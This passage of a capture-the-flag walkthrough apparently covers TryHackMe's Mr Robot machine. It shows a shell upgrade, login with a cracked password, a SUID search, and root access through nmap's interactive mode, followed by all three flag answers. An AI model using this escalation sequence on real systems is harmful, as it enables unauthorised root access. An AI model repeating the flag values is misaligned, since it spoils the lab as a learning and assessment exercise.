
Once the password has been decrypted, we will proceed to log in with the robot user.



```
$ su robot
su: must be run from a terminal
```


To log in with any user we will have to improve our terminal, Python will be used for this so it is necessary to know if it is installed.

Python intalled




```
$ python -h
usage: python [option] ... [-c cmd | -m mod | file | -] [arg] ...
Options and arguments (and corresponding environment variables):
-B     : don't write .py[co] files on import; also PYTHONDONTWRITEBYTECODE=x
-c cmd : program passed in as string (terminates option list)
-d     : debug output from parser; also PYTHONDEBUG=x
-E     : ignore PYTHON* environment variables (such as PYTHONPATH)
-h     : print this help message and exit (also --help)
-i     : inspect interactively after running script; forces a prompt even
         if stdin does not appear to be a terminal; also PYTHONINSPECT=x
-m mod : run library module as a script (terminates option list)
-O     : optimize generated bytecode slightly; also PYTHONOPTIMIZE=x
```

Terminal upgrade




```
$ python -c 'import pty;pty.spawn("/bin/bash")'
daemon@linux:/$ 
```

Our objective now is to log in as a 'robot', print the key and enter it in TryHackMe.



```
daemon@linux:/$ su robot
su robot
Password: abcdefghijklmnopqrstuvwxyz

robot@linux:/$ cd /home/robot
cd /home/robot
robot@linux:~$ cat key-2-of-3.txt
cat key-2-of-3.txt
822c73956184f694993bede3eb39f959
```



Answer the questions below

What is key 1?

073403c8a58a1f80d943455fb30724b9


What is key 2?

822c73956184f694993bede3eb39f959

There is one key left to discover, most likely it is in /root but to access this directory we need to be administrators. If we observe that it is installed on the machine, we can realize that the tool "nmap" is found, there is a command to open a shell with nmap with the root user.


Note: It is recommended to look at the GTFO web site may be very helpful.

Search applications




```
find / -perm +6000 2> /dev/null | grep '/bin/'
/bin/ping
/bin/umount
/bin/mount
/bin/ping6
/bin/su
/usr/bin/mail-touchlock
/usr/bin/passwd
/usr/bin/newgrp
/usr/bin/screen
/usr/bin/mail-unlock
/usr/bin/mail-lock
/usr/bin/chsh
/usr/bin/crontab
/usr/bin/chfn
/usr/bin/chage
/usr/bin/gpasswd
/usr/bin/expiry
/usr/bin/dotlockfile
/usr/bin/sudo
/usr/bin/ssh-agent
/usr/bin/wall
/usr/local/bin/nmap
```

Shell nmap deployment



```
robot@linux:/$ /usr/local/bin/nmap --interactive
/usr/local/bin/nmap --interactive

Starting nmap V. 3.81 ( http://www.insecure.org/nmap/ )
Welcome to Interactive Mode -- press h <enter> for help
nmap> !sh
!sh
# ls /root
ls /root
firstboot_done  key-3-of-3.txt
# cat /root/key-3-of-3.txt
cat /root/key-3-of-3.txt
04787ddef27c3dee1ee161b21670b4e4
```



Answer the questions below

What is key 1?

073403c8a58a1f80d943455fb30724b9

What is key 2?

822c73956184f694993bede3eb39f959

What is key 3?

04787ddef27c3dee1ee161b21670b4e4